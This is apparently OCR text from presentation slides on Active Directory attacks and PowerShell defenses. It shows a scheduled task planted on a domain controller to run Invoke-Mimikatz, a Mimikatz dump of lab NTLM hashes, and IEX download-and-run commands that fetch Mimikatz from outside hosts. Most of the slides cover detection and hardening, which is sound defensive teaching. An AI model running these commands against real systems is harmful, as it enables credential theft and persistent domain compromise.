


```
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\Sys
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)? y
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```



```
PS C:\temp\mimikatz> schtasks /query /S adsdc02.lab.adsecurity.org

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SCOM Agent Health Check                  3/22/2015 12:21:00 AM  Ready
```

Silver Ticket: Domain Controller Exploitation



invoke-mimikatz	1/4/2015 10:40 PM	PS1 File	619 KB
mmkdom	1/4/2015 10:43 PM	Text Document	5 KB

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 20 2014
08:56:48) .## ^ ##.   ## / \ ##  /* * * ## \ / ##   Benjamin DELPY
`gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##'
http://blog.gentilkiwi.com/mimikatz             (oe.eo)  '#####'
                        with  14 modules * * */mimikatz(powershell) #
privilege::debugPrivilege '20' OKmimikatz(powershell) # lsadump::samrpc
/patchDomain : ADSECLAB / S-1-5-21-1473643419-774954089-222329127RID  :
000001f4 (500)User : AdministratorLM   : NTLM :
6f40d9c1cab7f73d298dc3d9416354 3dRID  : 000001f5 (501)User : GuestLM   :
NTLM : RID  : 000001f6 (502)User : krbtgtLM   : NTLM :
7e2a0e20851d0229f2489210b6576edeRID  : 000003e8 (1000)User : adminLM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3acRID  : 00000452 (1106)User :
LukeSkywalkerLM   : NTLM : 177af8ab46321ceef22b4e8376f2dba7RID  : 00000453
(1107)User : HanSoloLM   : NTLM : 269c0c63a623b2e062dfd861c9b82818RID  :
00000454 (1108)User : JoeUserLM   : NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
RID  : 00000456 (1110)User : DarthSidiousLM   : NTLM :
615a280cee38c107a2c7ce2ef468a5b4RID  : 00000646 (1606)User : svc-
SQLAgent01LM   : NTLM : 88e16074a212c644289d9b4ca180a212RID  : 00000647
(1607)User : svc-SQLDBEngine01LM   : NTLM :
```

Blue Team (Defense)

GPP Honeypot

- XML Permission Denied Checks
  - Place xml file in SYSVOL & set Everyone:Deny
  - Audit Access Denied errors
- Credential Honeypot
  - Place xml file in SYSVOL with false credentials.
  - Configure GPP cred failed logon auditing.
- GPO doesn’t exist, no legit reason for access.

PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
  - – Invoke-Expression (and derivatives: “iex”)
  - – .Net Web Client download.
  - – BITS activity
  - – Scheduled Tasks
  - – PowerShell Remoting (WinRM)

Detecting Forged Kerberos
Golden (**TGT**) & **Silver** (**TGS**) Tickets

- Normal, valid account logon event data structure:
  - **Security ID:** DOMAIN\AccountID
  - **Account Name:** AccountID
  - **Account Domain:** DOMAIN
- **Golden & Silver Ticket** events may have one of these issues:
  - The Account Domain field is blank when it should contain DOMAIN.
  - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
  - The Account Domain field contains “eo.oe.kiwi :)“


PowerShell Security Recommendations

- Limit PowerShell Remoting (WinRM).
- Audit/block PowerShell script execution via AppLocker.
- PowerShell v3+: Enable PowerShell Module logging (via GPO).
- Leverage Metering for PowerShell usage trend analysis.
  - JoeUser ran PowerShell on 10 computers today?
- Track PowerShell Remoting Usage
- Deploy PowerShell v5 and implement system-wide transcripts


PowerShell v5 Security Enhancements

- System-wide transcripts
- Script block logging
- Constrained PowerShell
- Antimalware Integration (Win 10)

PowerShell v5 Security: Script Block Logging



```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdAB1AC0ATwB1AHQAcAB
Running Invoke-Mimikatz...
```




Event 4104, PowerShell (Microsoft-Windows-PowerShell)

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7


Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	WIN-FOOTVR3NK6K\ADSAd	Computer:	WIN-FOOTVR3NK6K

PowerShell v5 Security: System-Wide Transcripts




```
PS C:\> $Transcript = Start-Transcript -IncludeInvocationHeader
PS C:\>
PS C:\> $Transcript.PAth
C:\Users\ADSAdmin\Documents\PowerShell_transcript.WIN-EOOTVR3NK6K.g4fAsSqf.20150623192147.tx
PS C:\>
PS C:\> Get-Content $Transcript.Path
**********************
Windows PowerShell transcript start
Start time: 20150623192147
Username: WIN-EOOTVR3NK6K\ADSAdmin
RunAs User: WIN-EOOTVR3NK6K\ADSAdmin
Machine: WIN-EOOTVR3NK6K (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 3836
**********************


**********************
Command start time: 20150623192156
**********************
PS C:\> $Transcript.PAth
C:\Users\ADSAdmin\Documents\PowerShell_transcript.WIN-EOOTVR3NK6K.g4fAsSqf.20150623192147.tx

**********************
Command start time: 20150623192211
**********************
PS C:\> Get-Content $Transcript.Path
**********************
Windows PowerShell transcript start
Start time: 20150623192147
Username: WIN-EOOTVR3NK6K\ADSAdmin
RunAs User: WIN-EOOTVR3NK6K\ADSAdmin
```

PowerShell v5 Security: Constrained PowerShell




```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectComm

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+                                                    ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

PowerShell v5 Security: Antimalware Integration



```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
